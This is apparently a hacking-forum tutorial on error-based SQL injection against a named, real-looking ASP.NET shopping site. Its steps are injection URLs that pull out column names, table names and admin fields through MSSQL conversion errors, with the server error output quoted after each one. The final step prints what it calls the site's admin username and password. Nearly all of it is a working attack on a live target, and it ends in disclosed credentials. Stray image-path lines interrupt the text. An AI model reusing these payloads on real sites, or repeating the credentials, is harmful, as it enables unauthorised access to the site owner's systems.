There are very few tutorials that explain in detail SQL Injection on an ASP site. So that's the reason behind this tutorial. Please leave your comments. If you like the thread, pls STAR the thread and rep me.

Vulnerable link:

Code:

```
http://pothys.com/ImageDisplay.aspx?Id=1535&Prod=SilkCotton
```

Step 1:

Code:

```
http://pothys.com/ImageDisplay.aspx?Id=1535&Prod=SilkCotton order by 1--
```

The above query gives a "Page not Found" error. Hence we use the following link for rest of the queries:

Code:


```
http://pothys.com/ImageDisplay.aspx?Id=1535
```

Step 2: Finding the column names

Code:

```
http://pothys.com/ImageDisplay.aspx?Id=1535 having 1=1
```

Spoiler (Click to Hide)



Server Error in '/' Application.

Column 'ProductMaster.price' is invalid in the select list because it is not contained in an aggregate function and there is no GROUP BY clause.
Column 'ProductMaster.ProductId' is invalid in the select list because it is not contained in an aggr function and there is no GROUP BY clause.
Column 'ProductMaster.MainCategoryId' is invalid in the select list because it is not contained in ar aggregate function and there is no GROUP BY clause.
Column 'ProductMaster.SubCategoryId' is invalid in the select list because it is not contained in an aggregate function and there is no GROUP BY clause.
Column 'ProductMaster.productName' is invalid in the select list because it is not contained in an aggregate function and there is no GROUP BY clause.
Column 'ProductMaster.ProductDescription' is invalid in the select list because it is not contained ir aggregate function and there is no GROUP BY clause.
Column 'ProductMaster.price' is invalid in the select list because it is not contained in an aggregate function and there is no GROUP BY clause.
Column 'ProductMaster.MaximumStock' is invalid in the select list because it is not contained in an aggregate function and there is no GROUP BY clause.
Column 'ProductMaster.ThumbImage' is invalid in the select list because it is not contained in an aggregate function and there is no GROUP BY clause.
Column 'ProductMaster.MainImage' is invalid in the select list because it is not contained in an aggregate function and there is no GROUP BY clause.
Column 'ProductMaster.LargeImage' is invalid in the select list because it is not contained in an aggregate function and there is no GROUP BY clause.


The selected text represents the column names.

Step 3: Finding the table names

Code:

```
http://pothys.com/ImageDisplay.aspx?Id=1535 and 1=convert(int,(select top 1
table_name from information_schema.tables))
```

Spoiler (Click to Hide)



Server Error in '/' Application.

Syntax error converting the nvarchar value 'Tab_FinalOrder' to a column of data type int.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in t

Exception Details: System.Data.SqlClient.SqlException: Syntax error converting the nvarchar value 'Tab_FinalOrder' to a column of data type int.

Source Error:


Here the highlighted text is the first table in the database. But we are interested in finding the admin table. So lets try to find the next table in the database.

So the next query is:

Code:

```
http://pothys.com/ImageDisplay.aspx?Id=1535 and 1=convert(int,(select top 1
table_name from information_schema.tables where table_name not in
('Tab_FinalOrder')))
```

Spoiler (Click to Hide)



Server Error in '/' Application.

Syntax error converting the nvarchar value 'AdminMaster' to a column of data type int.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in

Exception Details: System.Data.SqlClient.SqlException: Syntax error converting the nvarchar value 'AdminMaster' to a column of data type int.

Source Error:

So the name of the admin table is "AdminMaster"

Step 4: To find the columns in "AdminMaster" table

Code:


```
http://pothys.com/ImageDisplay.aspx?Id=1535 and 1=convert(int,(select top 1
column_name from information_schema.columns where table_name =
'AdminMaster'))
```

Code:

```
http://pothys.com/ImageDisplay.aspx?Id=1535 and 1=convert(int,(select top 1
column_name from information_schema.columns where table_name = 'AdminMaster'
and column_name not in ('Admin_name')))
```

Column names: "Admin_name" and "Admin_password" (view the spoilers)

Spoiler (Click to Hide)



Server Error in '/' Application.


Syntax error converting the nvarchar value 'Admin_name' to a column of data type int.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in

Exception Details: System.Data.SqlClient.SqlException: Syntax error converting the nvarchar value 'Admin_name' to a column of data type int.

Source Error:

Spoiler (Click to Hide)



Server Error in '/' Application.

Syntax error converting the nvarchar value 'Admin_password' to a column of data type int.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in

Exception Details: System.Data.SqlClient.SqlException: Syntax error converting the nvarchar value 'Admin_password' to a column of data type int.

Source Error:

Step 5: Finding the username and password

Code:


```
http://pothys.com/ImageDisplay.aspx?Id=1535 and 1=convert(int,(select top 1
Admin_name from AdminMaster))
```

Code:

```
http://pothys.com/ImageDisplay.aspx?Id=1535 and 1=convert(int,(select top 1
Admin_password from AdminMaster))
```

Username: admin
Password: pothys!@#

Spoiler (Click to Hide)



Server Error in '/' Application.


Syntax error converting the varchar value 'admin' to a column of data type int.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in

Exception Details: System.Data.SqlClient.SqlException: Syntax error converting the varchar value 'admin' to a column of data type int.

Source Error:

Spoiler (Click to Hide)



Server Error in '/' Application.

Syntax error converting the varchar value 'pothys!@#' to a column of data type int.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in

Exception Details: System.Data.SqlClient.SqlException: Syntax error converting the varchar value 'pothys!@#' to a column of data type int.

Source Error: